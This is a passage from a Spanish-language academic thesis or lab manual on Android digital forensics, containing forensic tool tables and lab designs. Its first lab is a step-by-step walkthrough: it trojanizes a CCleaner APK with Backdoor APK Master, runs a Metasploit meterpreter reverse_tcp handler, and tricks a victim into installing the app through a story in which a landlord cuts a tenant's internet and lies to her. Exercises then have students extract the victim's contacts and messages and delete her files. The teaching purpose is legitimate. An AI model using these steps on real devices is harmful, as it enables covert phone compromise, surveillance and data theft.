- El informe ejecutivo debe ser claro, conciso y no debe contener lenguaje técnico, dado que por lo general va dirigido a gerentes, fiscales y/o jueces, que tienen poca relación con la informática.
- El informe técnico debe detallar todos los procedimientos realizados, utilizar información técnica que permita a cualquier persona que siga esos pasos conseguir los mismos resultados que hemos conseguido. (Pérez Salvador , 2017, pág. 52)

3. HERRAMIENTAS DE ANÁLISIS FORENSE DIGITAL

3.1. Herramientas Comerciales

Tabla 2: Herramientas comerciales de análisis forense digital

Herramientas comerciales			
Herramienta	**Características**	**Plataforma**	**Etapa forense**
Device Seizure	-Extracción de datos lógicos (Registros de llamadas, SMS, Contactos, Imágenes). -Extracción de datos físicos (Sistema de archivos, Datos borrados, Recuperación y extracción de usuarios y contraseñas). -Integración de Google Earth (Coordenadas GPS mediante integración de Google Earth).	Windows	Etapa de adquisición
MPE +	Extracción (Registro de llamadas o Call logs, Email, GPS data, Fotos, Archivos de video, Correos de voz, Historial de navegación Web, Agenda telefónica, Historial de búsqueda).	Windows	
Oxygen forensic Suite	Extrae información básica del teléfono y de la tarjeta SIM (Lista de contactos, Llamadas, E-mail, SMS, MMS, Marcas de tiempo de SMS Center, Calendario, Tareas, Notas de texto, Metadatos de fotografías, Videos, Sonidos, Coordenadas geográficas, Historiales de conexión, Actividad wifi, Registros de voz, Lista de aplicaciones instaladas: Java o nativas, Base de datos de emisoras de radio FM, Memoria caché del navegador web y marcadores, Protección de la integridad de datos con MD5, SHA-1, SHA-2, CRC, HAVAL, GOST D34. 11-94)	Windows	
Forensic Toolkit	-Análisis integral de datos volátiles. -Capacidad de análisis de todo el sistema de archivos, tipos de archivos y correo electrónico. -Genera reportes robustos detallados en formatos originales, HTML, PDF, XML, RTF, entre otros, incluyendo enlaces hacia la evidencia original.	Windows	Etapa de análisis
Encase Forensic	Copia comprimida de los discos fuente, Exploración y análisis de múltiples partes de archivos adquiridos, Análisis compuesto del documento, Soporte de múltiples sistemas de archivos, Vista de archivos y otros datos en el espacio no asignado, Visualizador integrado de imágenes, Análisis del historial del navegador web, Generación de informes	Windows	

3.2. Herramientas Gratuitas

Tabla 3: Herramientas gratuitas de análisis forense digital

Herramientas gratuitas			
Herramienta	**Descripción**	**Plataforma**	**Etapa forense**
Smart Switch	Es una herramienta proporcionada por Samsung para la transferencia de contenidos y realización de respaldos.	Windows	Etapa de adquisición
Herramienta ADB	Es una herramienta de líneas de comandos versátil que permite la comunicación con una instancia de un emulador o un dispositivo Android conectado.	Windows/Linux	
Herramienta DD	DD (duplicador de discos) es una herramienta utilizada para la clonación de discos.	Linux	
Framework de Seguridad Móvil (MobSF, por sus siglas en inglés)	Es un marco de prueba de intrusión automático inteligente, todo en uno de aplicación móvil de código abierto (Android / iOS / Windows) capaz de realizar análisis estáticos y dinámicos.	Windows/Linux	Etapa de análisis
Autopsy	Es una herramienta libre para el análisis de evidencia digital. Autopsy analiza imágenes de disco, unidades locales o una carpeta de archivos locales. Las imágenes de disco pueden estar en formato raw / dd o E01.	Windows/Linux	
DB Browser for Sqlite	Es una herramienta de alta calidad, visual y de código abierto para crear, diseñar y editar archivos de bases de datos compatibles con SQLite.	Windows/Linux	
Exiftool	Es un programa permite acceder y manipular los metadatos de una gran variedad de formatos (JPEG, PNG, MP3, PDF, WEBM, RAR, RTF, SWF, PDF, RAW, PSD o PSP) incluyendo archivos de video, sonido, imágenes o texto.	Windows/Linux	

CAPÍTULO N°3: DISEÑO METOGOLÓGICO

1.1. Materiales Utilizados

1.1.1. Hardware

Tabla 4: Materiales Hardware

Material	Descripción
Computadora personal	**Nombre del producto:** 14-ac129la. **Número de producto:** L9M56LA. **Microprocesador:** Quinta generación del procesador Intel® Core™ i5-5200U de dos núcleos a 2,2 GHz. **Memoria RAM:** SDRAM DDR3L de 8 GB (1 DIMM). **Disco duro:** Disco duro de 1 TB (5400 RPM).
Modem Cootel	**Modelo:** CPE168W. **SSID:** XINWEI-C792. **Velocidad Máxima:** 1.5 Mbps. **Capacidad de usuarios:** 5 dispositivos vía Wifi simultáneamente.
Teléfono Inteligente	**Marca:** Samsung. **Modelo:** Galaxy J2 Prime SM-G532M. **CPU Procesador / Núcleos:** 1.4Ghz Quad-Core ARM Cortex-A53. **Memoria RAM:** 1,5GB LPDDR3. **Memoria interna:** 8GB (3GB accesible al usuario). **Memoria expansible:** microSD hasta 256GB.
Cable USB	**Velocidad de Transferencia:** 2.0.
Tarjeta MicroSD	**Espacio en almacenamiento:** 16GB.

1.1.2. Software

Tabla 5: Materiales Software

Software	Descripción
	Sistemas Operativos Utilizados
Sistema Operativo Kali Linux	Es una distribución de Linux basada en Debian destinada a pruebas avanzadas de penetración, auditoría de seguridad, informática forense e ingeniería inversa.
Sistema Operativo Windows 10	Es un sistema operativo de computadora personal desarrollado y lanzado por Microsoft como parte de la familia de sistemas operativos Windows NT (Windows New Technology). Orientado a estaciones de trabajo y servidor de red. Presenta interfaz gráfica propia, estable y con características similares a los sistemas de red UNIX.

Herramientas Utilizadas en la Práctica N° Uno	
Backdoor Apk Master	Es un script de shell que simplifica el proceso de agregar una puerta trasera a cualquier archivo APK de Android.
Ccleaner.apk	Es una aplicación que limpia ficheros innecesarios y aplicaciones no usadas para aumentar el rendimiento del dispositivo Android.
Herramientas Utilizadas en la Práctica N° Dos	
Drivers Samsung	Descargamos los drivers compatibles con el dispositivo. Son indispensables para la comunicación entre el teléfono y el ordenador.
Smart Switch	Es una herramienta proporcionada por Samsung para la transferencia de contenidos.
MultiHasher	Es una calculadora hash de archivos freeware. Las características incluyen el calcular los valores hash de varios archivos y cadenas de texto. Algoritmos hash soportados: CRC32, MD5, SHA-1, SHA-256, SHA-384, SHA-512
Odin3	Es un software que nos permite instalar ROMs y firmwares en teléfonos Samsung.
Imagen.tar.md5	Contiene el Recovery Stock del modelo del dispositivo compatible acorde a su procesador, binario y el APK de SuperSu.
Herramienta ADB	Es una herramienta de líneas de comandos versátil que permite la comunicación con una instancia de un emulador o un dispositivo Android conectado.
Herramienta DD	DD (duplicador de discos) es una herramienta utilizada para la clonación de discos.
Root Checker.apk	Es una aplicación que permite verificar si se tienen privilegios de súper usuario sobre un dispositivo Android.
Busy Box.apk	Es una aplicación que proporciona muchas herramientas Unix estándar, al igual que las Utilidades principales de GNU más grandes. Está diseñado para ser un pequeño ejecutable para usar con el Kernel de Linux
Virus Total.apk	Es una aplicación encargada de la búsqueda de malware en el dispositivo. No es un antivirus**.**
Herramientas Utilizadas en la Práctica N° Tres	
MobSF	Es un marco de prueba de intrusión automático inteligente, todo en uno de aplicación móvil de código abierto (Android / iOS / Windows) capaz de realizar análisis estáticos y dinámicos.

Python 2.7	Es un lenguaje de programación que cuenta con estructuras de datos eficientes y de alto nivel y un enfoque simple pero efectivo a la programación orientada a objetos. Ideal para scripting y desarrollo rápido de aplicaciones en diversas áreas y sobre la mayoría de las plataformas.
Oracle JDK 1.7	Es un software que provee herramientas de desarrollo para la creación de programas en Java. Puede instalarse en una computadora local o en una unidad de red. En la unidad de red se pueden tener las herramientas distribuidas en varias computadoras y trabajar como una sola aplicación.
APKiD	APKiD brinda información sobre la manera en que se realizó una APK. Identifica compiladores, empaquetadores, ofuscadores entre otras cosas.
Wkhtmltopdf	Es una herramienta de línea de comandos para procesar HTML en PDF y varios formatos de imagen utilizando el motor de renderizado QT Webkit.
Autopsy	Es una herramienta libre para el análisis de evidencia digital. Autopsy analiza imágenes de disco, unidades locales o una carpeta de archivos locales. Las imágenes de disco pueden estar en formato raw / dd o E01.
DB Browser for Sqlite	Es una herramienta de alta calidad, visual y de código abierto para crear, diseñar y editar archivos de bases de datos compatibles con SQLite.
Exiftool	Es un programa permite acceder y manipular los metadatos de una gran variedad de formatos (JPEG, PNG, MP3, PDF, WEBM, RAR, RTF, SWF, PDF, RAW, PSD o PSP) incluyendo archivos de video, sonido, imágenes o texto.

1.2. Etapas del Proyecto

La metodología del presente trabajo es Teoría fundamentada con un Diseño sistemático. Para cumplir con los objetivos propuestos seguiremos el siguiente esquema:



Figura 15: Ciclo de trabajo

1.2.1. Etapa I: Recolección de datos

Análisis y selección de los contenidos teóricos y prácticos que se estarán abordando.

1.2.2. Etapa II: Codificación abierta

Recolección y búsqueda de la información.

Selección de la información útil de acuerdo al desarrollo de los contenidos de cada uno de los temas.

1.2.3. Etapa III: Codificación axial

Organización de la información seleccionada: la información será organizada según el nivel de complejidad que tiene cada uno de los temas a desarrollar en los aspectos teóricos, prácticos, así como también la implementación de videos tutoriales.

La secuencia de los contenidos teóricos será la siguiente:

- Introducción al S.O Android
- Introducción al análisis forense digital
- Herramientas de análisis forense digital

La organización de prácticas de laboratorios propuestas será la siguiente:

- Ataque Troyano de tipo Backdoor (puerta trasera) a dispositivo móvil con S.O Android desde Kali Linux.
- Extracción de la imagen de la partición **DATA** del S.O Android para el posterior análisis de los datos.
- Análisis del Malware (software malicioso) y de la imagen de la partición **DATA** extraída del S.O Android.

La organización de los videos tutoriales será la siguiente:

- Ataque Troyano de tipo Backdoor (puerta trasera) a dispositivo móvil con S.O Android desde Kali Linux.
- Extracción de la imagen de la partición **DATA** del S.O Android para el posterior análisis de los datos.
- Análisis del Malware (software malicioso) y de la imagen de la partición **DATA** extraída del S.O Android.

1.2.4. Etapa IV: Codificación selectiva

- Para la elaboración de los videos se tomaron en consideración ciertas características como la calidez, formato y tamaño que estos deberían tener. Por ello, los programas seleccionados para la grabación y edición de los videos tutoriales de cada una de las prácticas fueron: Camtasia Recorder 9 y Camtasia Studio 9.
- Desarrollo del enunciado de la práctica: el formato propuesto para enunciar cada una de las prácticas propuestas será el siguiente:

  Título

  Nombre de la práctica

  Objetivos

  - Presentará una visión general de lo que se espera lograr con el desarrollo de la práctica.
  - Expondrá aspectos específicos, en los cuales los estudiantes deberán enfocar su trabajo de laboratorio.

  Introducción

  Contiene a rasgos generales lo que posee cada práctica en el desarrollo de su contenido, y en algunos casos aspectos claves que los estudiantes deben tomar en cuenta para facilitar la solución de la misma.

  Requerimientos

  - **Hardware:** Contiene una lista detallada con las características de la computadora que se usará en la realización de la práctica.
  - **Software:** Detalla las herramientas necesarias para el desarrollo la práctica.

  Conocimientos previos

  Serán detallados los conocimientos mínimos que deberá tener el estudiante para poder dar solución a la práctica enunciada. En algunos casos se hará referencia a prácticas antes enunciadas y documentación externa de ser necesario.

Escenario



Figura 16: Escenario de muestra

Funcionalidad

Explica de manera general la funcionalidad de la práctica como fue desarrollada.

Desarrollo

Expone de forma clara la aplicación de técnicas y las configuraciones que se deberán hacer en cada una de las herramientas para poder dar una solución correcta a la práctica.

Tiempo estimado de solución

Tiempo estimado en horas clases (horas presenciales y no presenciales) para dar solución a cada práctica, con la salvedad que una vez que sea usada por diferentes docentes puede variar de acuerdo al criterio personal de evaluación de cada docente.

Preguntas de análisis o Actividades

Se evalúa grado de asimilación y comprensión de los conceptos básicos y configuraciones realizadas después de resolver la práctica.

- El esquema utilizado en los videos será el siguiente:
  - Presentación inicial.
  - Introducción.
  - Nombre del tema a desarrollar.
  - Desarrollo de la práctica.

1.2.5. Etapa V: Presentación del proyecto

Presentación de los documentos finales generados con los aspectos teóricos y enunciados de las prácticas, así como la solución de cada una de las prácticas que han sido propuestas.

CAPÍTULO N°4: DESARROLLO

Práctica N°1: Ataque Troyano de tipo Backdoor (puerta trasera) a dispositivo móvil con S.O Android desde Kali Linux.

Objetivo General

- Efectuar un ataque troyano de tipo Backdoor (puerta trasera) a un dispositivo móvil con S.O Android desde Kali Linux.

Objetivos Específicos

- Construir una aplicación Android maliciosa a partir de una aplicación Android original mediante el uso de la herramienta Backdoor APK Master.
- Implementar ingeniería social para facilitar la instalación de la aplicación Android maliciosa en el teléfono de la víctima.
- Extraer datos y archivos personales del teléfono de la víctima de forma remota aplicando los comandos de Android disponibles para hackeo.

Introducción

En la siguiente práctica se efectuará un ataque troyano de tipo Backdoor (puerta trasera) a un dispositivo móvil con S.O Android desde Kali Linux. Primeramente, nos enfocaremos en la construcción de una aplicación Android maliciosa a partir de una aplicación Android original haciendo uso de la herramienta **Backdoor APK Master**. La aplicación resultante contendrá nada más que el código malicioso que nos permitirá aprovechar las vulnerabilidades del S.O Android para infiltrarnos. Posteriormente mediante la implementación de ingeniería social convenceremos a la víctima de instalar la aplicación infectada. Con nuestro servidor ejecutándose en modo escucha y la aplicación instalada en el teléfono, esperamos que esta sea abierta por la víctima y accedemos a él de forma remota desde nuestra PC. Extraemos los datos y archivos personales de la víctima utilizando una serie de comandos de Android disponibles para hackeo.

Requerimientos:

Para realizar esta práctica se necesita de los siguientes recursos:

Hardware

- Procesador con velocidad de 2.2 GHz.
- Memoria RAM de 4 GB mínimos.
- Teléfono con Sistema Operativo Android 6.0.1.
- Punto de acceso con conexión a internet (La WLAN puede ser creada por una PC o teléfono distinto a los implicados en el ataque).

Software

- Sistema Operativo **Kali Linux** versión **Gnome 3.22.2** o superior de 32/ 64 bits.
- **Oracle JDK 1.7** o superior.
- **Python 2.7** o superior.
- Herramienta **Backdoor APK Master**.
- Aplicación Android (Ccleaner en este ejemplo).
- **VirtualBox** o **VMware** (Si se opta por emular **Kali Linux** en máquina virtual se deberá habilitar el adaptador de red en modo puente para recibir una dirección IP correspondiente a la red local).

Nota: Las herramientas **Oracle JDK** y **Python** se instalan automáticamente con una actualización del Sistema Operativo **Kali Linux** haciendo uso de los comandos **apt-get update** y **apt-get upgrade**. Por lo que no es necesaria su instalación y configuración de forma manual.

Conocimientos previos

Para realizar esta práctica se necesita disponer de conocimientos prácticos de Linux, Bash Metasploit, Apktool, el SDK de Android, entre otros.

Escenario a realizar:



Figura 17: Escenario práctica uno

Funcionalidad

En la figura de esta práctica se muestra un pequeño escenario de una red de área local inalámbrica (WLAN) conformada por: un punto de acceso, un ordenador (pc atacante) y un teléfono inteligente (teléfono victima).

- **Paso 1:** Conectamos el teléfono inteligente con S.O Android (víctima) y el ordenador con S.O Kali Linux (atacante) a la red WLAN.
- **Paso 2:** Descargamos e instalamos los paquetes y herramientas necesarios en el ordenador con S.O Kali Linux (atacante) para efectuar el ataque.
- **Paso 3:** Construimos una aplicación Android maliciosa a partir de una aplicación Android original usando la herramienta **Backdoor apk master**.
- **Paso 4:** Iniciamos en **msfconsole** un servidor en modo escucha dejándolo en espera para una próxima conexión, esta función se realizará en el ordenador con S.O Kali Linux (atacante).
- **Paso 5:** Enviamos la aplicación Android maliciosa con el Backdoor (puerta trasera) incluido a la víctima. Implementando para ello ingeniería social.
- **Paso 6:** Esperamos a que la víctima instale y abra la aplicación. Cuando eso suceda se mostrará una notificación de **inicio de sesión Meterpreter abierto** en la shell del servidor Kali Linux que dejamos iniciado en modo escucha.
- **Paso 7:** Procedemos a interactuar por la shell de manera remota con el teléfono infectado. Listamos y ejecutamos algunos comandos de Android destinados a hackeo para extraer datos y archivos personales de la víctima.

Desarrollo

I. Construcción de una aplicación Android maliciosa a partir de una aplicación Android original mediante el uso de la herramienta Backdoor APK Master.

1. Además de tener instalados los paquetes **Oracle JDK 1.7** o superior y **Python 2.7** o superior dispondremos de la herramienta **Backdoor APK Maste**r y un archivo **APK** original (abajo link de descarga).
   - **Enlace de descarga de CCleaner.apk**: https://ccleaner.en.uptodown.com/android
   - **Enlace de descarga de Backdoor APK Master:** https://github.com/dana-at-cp/backdoor-apk

2. Una vez descargados ambos archivos se guardarán en la carpeta de **Descargas**. **Backdoor APK Master** se encuentra compreso en un archivo Zip.
   - Procedemos a descomprimirlo y copiamos el fichero **backdoor-apk-master** junto con el archivo **APK** al escritorio del ordenador.
   - Movemos el archivo **APK** dentro de la carpeta **backdoor-apk** que es una subcarpeta de **backdoor-apk-master**.

3. Abrimos una terminal, habilitamos el modo de súper usuario y accedemos desde la terminal a la subcarpeta **backdoor-apk**. Mostramos su contenido con el comando **ls** para comprobar que se encuentra el archivo **APK** que movimos. Ejecutamos el script **backdoor-apk.sh** que se encuentra dentro de esa misma subcarpeta seguido del nombre de nuestro archivo APK.

   Por ejemplo:

```
# ./backdoor-apk.sh Ccleaner.apk
```

4. Luego de ejecutar el script nos mostrará una lista de opciones de Payload (carga útil) para Android. En este caso seleccionamos la opción número 3. Consecutivamente nos pedirá la ip asignada y el puerto por el cual escucharemos. Presionamos **Enter** y esperamos a que finalice.

   Nota: ip asignada 192.168.123.3 y puerto 8888 en este ejemplo.

   Backdoor APK Master realiza el siguiente proceso:

   - Crea un archivo **APK RAT** (Remote Administration Trojan) con la opción de Payload (carga útil) Android **meterpreter/reverse_tcp**. Esto consiste en una conexión TCP que se inicia desde el equipo remoto (teléfono infectado) y es entrante al ordenador del atacante. Por lo tanto, es en una dirección inversa. Incluyendo también el **LHOST** y **LPORT** que son básicamente la IP y puerto donde recibiremos los datos enviados remotamente por el teléfono atacado.
   - Descompila el archivo **APK RAT** y el archivo **APK** original. Se generan dos proyectos uno con el nombre de original y el otro como **Payload**. Se fusionan los permisos del proyecto original con los del proyecto Payload.
   - Optimiza, reduce y oculta el archivo con el fin de hacerlo más compacto y eficiente.
   - Crea nuevos directorios en el proyecto original y copia en ellos los archivos RAT Smile. (Los archivos Smile guardan el código en lenguaje de bajo nivel).
   - Se fijan los archivos **RAT** Smile. (Se fija un archivo para que no puedan realizarse cambios en él).

- Oculta los valores cons-string en los archivos **RAT** Smile. (cons-string es un Opcode o código de operación que guarda cadenas de caracteres).
- Localiza los archivos Smile y los enlaza en el proyecto original. Agrega estos enlaces en el archivo Smile original. Agrega persistencia al enlace en el proyecto original. (la persistencia es la acción de preservar la información de un objeto de forma permanente "guardado", pero a su vez también se refiere a poder recuperar la información del mismo "leerlo" para que pueda ser nuevamente utilizado).
- Recompila el proyecto original con el Backdoor incluido. Genera la clave **RSA** y firma el archivo apk recompilado. (Android exige que todos los **APK** se firmen digitalmente con un certificado para poder instalarse).
- Verifica la firma y hace la alineación del archivo **APK** recompilado. (Establecer una alineación proporciona una optimización de rendimiento cuando se instala en un dispositivo Android).

5. Al finalizar el proceso se guardará el archivo **APK** infectado resultante en la dirección:

```
# cd /Escritorio/backdoor-apk-master/backdoor-apk/original/dist/
```

II. Iniciación en msfconsole del servidor en modo escucha para próximas conexiones.

1. Abrimos una terminal, habilitamos el modo de súper usuario y accedemos a la carpeta **backdoor-apk** que se encuentra en la dirección:

```
# cd /Escritorio/backdoor-apk-master/backdoor-apk/
```

2. Visualizamos su contenido con el comando **ls**. Iniciamos la consola **msfconsole** seguido de **-r** y del archivo **backdoor-apk.rc** que se encuentra dentro de la subcarpeta a la que accedimos. Quedando de la siguiente manera:

```
# msfconsole -r backdoor-apk.rc
```

3. Presionamos **Enter** y con esto el servidor quedara a la escucha y en espera de la próxima conexión que se establezca.

Dentro de la consola de **Metasploit** se realizó el proceso siguiente:

- Ejecuta el uso del handler:
  - **use exploit/multi/handler**

  Nota:
  - Un handler en **Metasploit** es el medio por el cual estableceremos una conexión con el objetivo. Dependiendo del Payload (carga útil) que se utilice, el handler puede ser de escucha o recepción (gracias a un **reverse Payload**) o puede iniciar una conexión con un host a un Puerto específico (gracias a un **bind Payload)** (17).
  - **Payload (**carga útil): se refiere a la parte del malware que realiza la acción maliciosa. En el análisis de programas maliciosos como **gusanos, virus o troyano.**

- Luego de ejecutar el uso del handler pasa a configurarlo:
  - Primero fija el Payload (carga útil) con el cual hizo el archivo **APK** anteriormente:
    set payload android/meterpreter/reverse_tcp
  - Realiza lo mismo con la ip y puerto que se asignó al momento de crear el archivo **APK** anteriormente.
    set LHOST < ip asignada >
    set LPORT < puerto asignado >

  Nota: ip asignada 192.168.123.3 y puerto 8888 en este ejemplo.

- Cuando ya ha configurado cada parte, arranca el exploit con el comando **exploit**, con el cual, al haber hecho uso de reverse_tcp quedará a la escucha de la próxima conexión que se establezca. Fuerza el módulo activo al fondo pasando '-j' al comando exploit.

  Exploit -j -z

III. Persuasión y envió de la aplicación Android infectada a la víctima implementando ingeniería social.

Para convencer a la víctima de instalar el **APK** infectado necesitamos implementar lo que es la ingeniería social. Esta consiste en persuadir y abusar de la ingenuidad o confianza del usuario, para que al final realicen lo que nosotros deseamos.

Ejemplo de Ingeniería social:

Ernesto es ingeniero Telemático y ofrece servicios de alquiler de cuartos con acceso a internet a estudiantes. Valentina es una estudiante de Agroecología que ocupa una de las habitaciones rentadas por él.

De un tiempo a la fecha Valentina ha venido cambiando notoriamente: ha sido impuntual con las mensualidades de la renta, llega en altas horas de la noche, ha bajado sus calificaciones y parece juntarse con malas compañías.

Ernesto ha intentado hablar con Valentina y preguntarle acerca de su repentino cambio. Ella omite las preguntas de Ernesto o cambia totalmente de conversación.

Una mañana que Ernesto iba a su trabajo vio a Valentina fuera de su habitación muy molesta con su teléfono. Él le pregunto ¿qué pasaba? Ella contesto que su teléfono muy continuamente se quedaba congelado, notificaba falta de espacio en almacenamiento y tenía muy mal rendimiento. Después de responder Valentina se despidió de él y entro nuevamente a su cuarto.

Esa noche Valentina llegó tarde como de costumbre. Solo que esta vez acompañada de unos tipos con armas en un vehículo muy extraño y no con quienes solía salir siempre.

Ernesto pensó toda la noche en alguna forma de averiguar que pasaba con Valentina; pues verbalmente ella no le confesaría nada. Recordó la plática de la mañana y de los problemas de rendimiento del teléfono de Valentina. Investigó acerca de alguna aplicación que ayudara con problemas de rendimiento y descargo Ccleaner. Modificó la aplicación e instaló un Backdoor (puerta trasera) que le permitiría acceder remotamente al teléfono de Valentina.

Al día siguiente mientras desayunaban Ernesto comentó a Valentina que la aplicación Ccleaner podría ser de ayuda con los problemas de rendimiento de su teléfono. Ernesto no es tonto y obviamente sabía que Valentina optaría por descargar la aplicación directamente de la **PLAY STORE**. Por lo que al tener la facilidad de acceder y configurar el punto de acceso le limito el internet a Valentina e inicio un servidor en espera de conexión remota en su computadora.

Valentina intento acceder a la **PLAY STORE** para descargar la aplicación y Ernesto la vio muy estresada con su teléfono. Él le pregunto ¿Qué pasa? Ella respondió que su teléfono no accedía a internet.

Ernesto le mintió a Valentina diciéndole que su problema de acceso a internet se debía al mal rendimiento de su teléfono. Ernesto dijo que él tenía la aplicación en su teléfono y que podría hacer el favor de enviársela.

Luego que Ernesto enviara la aplicación a Valentina y ella la instalara le habilito nuevamente el internet. Esperó a que abriera la aplicación y dio paso al ataque.

IV. Inicio de interacción con la shell y listado de comandos de Android a disposición.

1. Esperamos a que la víctima instale y abra la aplicación. Una vez la víctima abra la aplicación se nos mostrara una notificación informándonos que se ha abierto una sesión meterpreter.

2. Ingresamos el comando **sessions -i 1** para interactuar con la shell.

3. Escribimos **help** presionamos **Enter** y se listaran los comandos o funciones que podemos ejecutar en el teléfono infectado**.**

Tiempo estimado de solución

Horas presenciales: 4 horas.

Horas no presenciales: 2 horas.

Actividades

En los siguientes apartados se pretende que los estudiantes sean capaces de analizar y responder las siguientes cuestiones en base al tema, con el fin de poner en práctica los conocimientos adquiridos tanto en la práctica como en la teoría.

1. Haciendo uso de los comandos que podemos efectuar. Extraiga algunos datos personales como: contactos, llamadas y mensajes.

2. Desplácese entre las carpetas del sistema a las que tenga acceso y edite, descargue y elimine los archivos que le sea posible.

3. Pruebe otros comandos que puede utilizar en el ataque.

4. Suponiendo que el teléfono de la víctima no se encuentre rooteado ¿Le es posible acceder a los archivos dentro de la partición **DATA** del dispositivo como la base de datos de **WhatsApp,** correos electrónicos entre otros? Justifique su respuesta.

Práctica N°2: Extracción de la imagen de la partición DATA del S.O Android para el posterior análisis de los datos.

Objetivo General

- Generar la extracción de la aplicación infectada con el Malware (software malicioso) y de la imagen de la partición **DATA** del S.O Android.

Objetivos Específicos

- Realizar una copia de seguridad del estado inicial del sistema.
- Rootear el sistema para obtener los permisos de súper usuario
- Extraer la aplicación que habilita la comunicación con la ip y puerto remoto del atacante.

Introducción

Esta práctica está enfocada en la extracción de la imagen de la partición **DATA** del S.O Android para el posterior análisis de los datos. La partición **DATA** es la que guarda toda la información relacionada con el usuario. Primeramente, nos dedicaremos a realizar una copia de seguridad del estado inicial del sistema. En caso de fallo, esta nos permitirá restaurar el sistema. Una vez hecha la copia de seguridad procedemos a rootear el teléfono con el fin de obtener los permisos de súper usuario necesarios y trabajar de forma libre sobre él. Realizaremos un escaneo de redes y puertos con los que el teléfono establece comunicación con el fin de identificar y extraer la aplicación que habilita la comunicación con la ip y puerto remoto del atacante. Posteriormente haciendo uso de las herramientas **ADB** (Android Debug Bridge) y **DD** (Duplicate Disk) principalmente, de otras aplicaciones y medios físicos daremos inicio a la extracción de la imagen.

Requerimientos:

Para realizar esta práctica se necesita de los siguientes recursos:

Hardware

- Procesador con velocidad de 2.2 GHz.
- Memoria RAM de 4 GB mínimos.
- Teléfono con Sistema Operativo Android 6.0.1.
- Punto de acceso con conexión a internet (La WLAN puede ser creada por una PC o teléfono distinto a los implicados en el ataque).
- Cable USB.
- Tarjeta MicroSD 8 GB o 4 GB mínimos.

Software

- Sistema Operativo **Kali Linux** version **Gnome 3.22.2** o superior de 32/ 64 bits.
- Sistema Operativo **Windows 10** de 32/ 64 bits.
- Controladores USB para el modelo específico de dispositivo.
- Programa que permita realizar respaldo inicial del dispositivo: **Smart Switch** para dispositivos **Samsung**.
- Programa que permita realizar el rooteo del dispositivo: Aplicación **King Root** para versiones Android entre **2.2 Froyo** y **5.0 Lollipop**, Programa **ODIN** junto con el archivo **CF-Auto-Root.tar.md5** para dispositivos Samsung con versiones de S.O Android superiores.
- Herramienta **ADB** (Android Debug Bridge).
